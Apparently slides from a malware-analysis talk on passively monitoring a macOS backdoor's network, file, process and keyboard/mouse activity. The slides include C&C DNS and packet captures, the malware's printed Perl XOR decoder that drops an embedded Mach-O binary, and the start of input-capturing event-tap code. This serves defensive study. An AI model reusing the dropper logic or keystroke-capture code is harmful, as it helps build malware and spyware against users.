

# MONITORING

how to passively observe



# WATCH ALL THINGS

network;files;processes;mouse;keyboard



goal: to understand the malware's capabilities via tasking & passive monitoring





# NETWORK MONITORING


## c&c server, protocol & command analysis

```
# tcpdump port 53
tcpdump: listening on pktap, link-type PKTAP (Apple DLT_PKTAP)

IP 192.168.0.67.59185 > google-public-dns-a.google.com.domain: 41875+ A? eidk.hopto.org (32)

IP google-public-dns-a.google.com.domain > 192.168.0.67.59185: 41875 1/0/0 A 127.0.0.1 (48)
```

tcpdump: dns query for (primary) c&c server



No.	Time	Source	Destination	Protocol	Length	Info
86	3.286594	192.168.0.2	192.168.0.13	TCP	67	8080 → 50620 [PSH, ACK] Seq=1 A...
87	3.286904	192.168.0.13	192.168.0.2	TCP	66	50620 → 8080 [ACK] Seq=1 Ack=2 ...
88	3.286995	192.168.0.13	192.168.0.2	TCP	89	50620 → 8080 [PSH, ACK] Seq=1 A...
89	3.287144	192.168.0.2	192.168.0.13	TCP	66	8080 → 50620 [ACK] Seq=2 Ack=24...

0000	00 0c 29 24 5a 31 20 c9 d0 44 ee 65 08 00 45 00	..)\$Z1 . .D.e..E.
0010	00 4b 2d 4b 40 00 40 06 8c 02 c0 a8 00 0d c0 a8	.K-K@.@. ....
0020	00 02 c5 bc 1f 90 80 fa ec 71 8c 47 b1 cf 80 18	..... .q.G....
0030	10 15 df f7 00 00 01 01 08 0a 3f c2 70 31 0b 27	.....?..n1..
0040	3d bb 0d 12 00 00 00 2f 55 73 65 72 73 2f 75 73	=...../ Users/us
0050	65 72 2f 66 70 73 61 75 64	er/fpsau d

"install path"

wireshark: response for command #13





# FILE MONITORING

## malware components & command analysis

```
# sudo fs_usage -w -f filesystem | grep perl
```

```
open      F=5      /private/tmp/client  perl5
lseek     F=5      <SEEK_CUR>      perl5
write     F=5      B=0x2000      perl5
write     F=5      B=0x11e8      perl5
close     F=5
```

```
#assign
```

```
my $u = join '', <DATA>;
```

```
#decode
```

```
my $W = pack 'H*', 'b02607441aa086';
$W x= 1 + length($u) / length($W);
$u ^= substr $W, 0, length $u;
```

```
#expand
```

```
$u =~ s/\\0(.)/v0 x(1+ord$1)/seg;
```

```
DATA
```

```
<I∫†á±%EöçÜ≤"F·°Ü±
£B†Ñ¯&E«~c]HÔÜ†÷g†Ñ(&EÜ√ËrHÍ†ÇÄ&t•Å∞$D°Ü∂yX0ÿÚ∞/
XNÂfi%&π†Ü@&G=†ÉM.J†Ü0&]çE∞$XVÈ»°cCN†ÄÄ&¥$ñ∞7DHá ..
```

encoded mach-O binary  
& decoding logic

} switch() to exec  
complex commands

```
#argument processing
```

```
# ->reads from stdin & switches on value
```

```
call      getchar
```

```
lea       rdx, qword [sub_100001cc0+356]
```


```
movsxd   rax, dword [rdx+rax*4]
```


```
add      rax, rdx
```

```
jmp      rax
```

/tmp/client

fs\_usage: dropping embedded binary





# PROCESS MONITORING

## command analysis


let's write one :)



no open-source user-mode  
process monitoring utility for macOS



process monitoring library



free/open-source/user-mode!


```
#import "processLib.h"

//create callback block
ProcessCallbackBlock block = ^(Process* newProcess){
    NSLog(@"new process:\n %@", newProcess);
};



//init object
ProcessMonitor* procMon = [[ProcessMonitor alloc] init];

//go go go
[procMon start:block];
```

using the process monitor lib



cmd #11



'pwd'

```
#procMonitor

new process:
  pid=5836
  path=/usr/local/bin/pwd
  args=None
  ancestors=(5836/perl5, 1/launchd)
```

procMonitor: pwd (cmd #11)



# MOUSE/KEYBOARD MONITORING

## command analysis

```
//init event with mouse events & key presses
eventMask = CGEventMaskBit(kCGEventLeftMouseDown) | CGEventMaskBit(kCGEventLeftMouseUp) |
CGEventMaskBit(kCGEventRightMouseDown) | CGEventMaskBit(kCGEventRightMouseUp) |
CGEventMaskBit(kCGEventMouseMoved) | CGEventMaskBit(kCGEventLeftMouseDragged) |
CGEventMaskBit(kCGEventRightMouseDragged) | CGEventMaskBit(kCGEventKeyDown) |
CGEventMaskBit(kCGEventKeyUp);

//create event tap
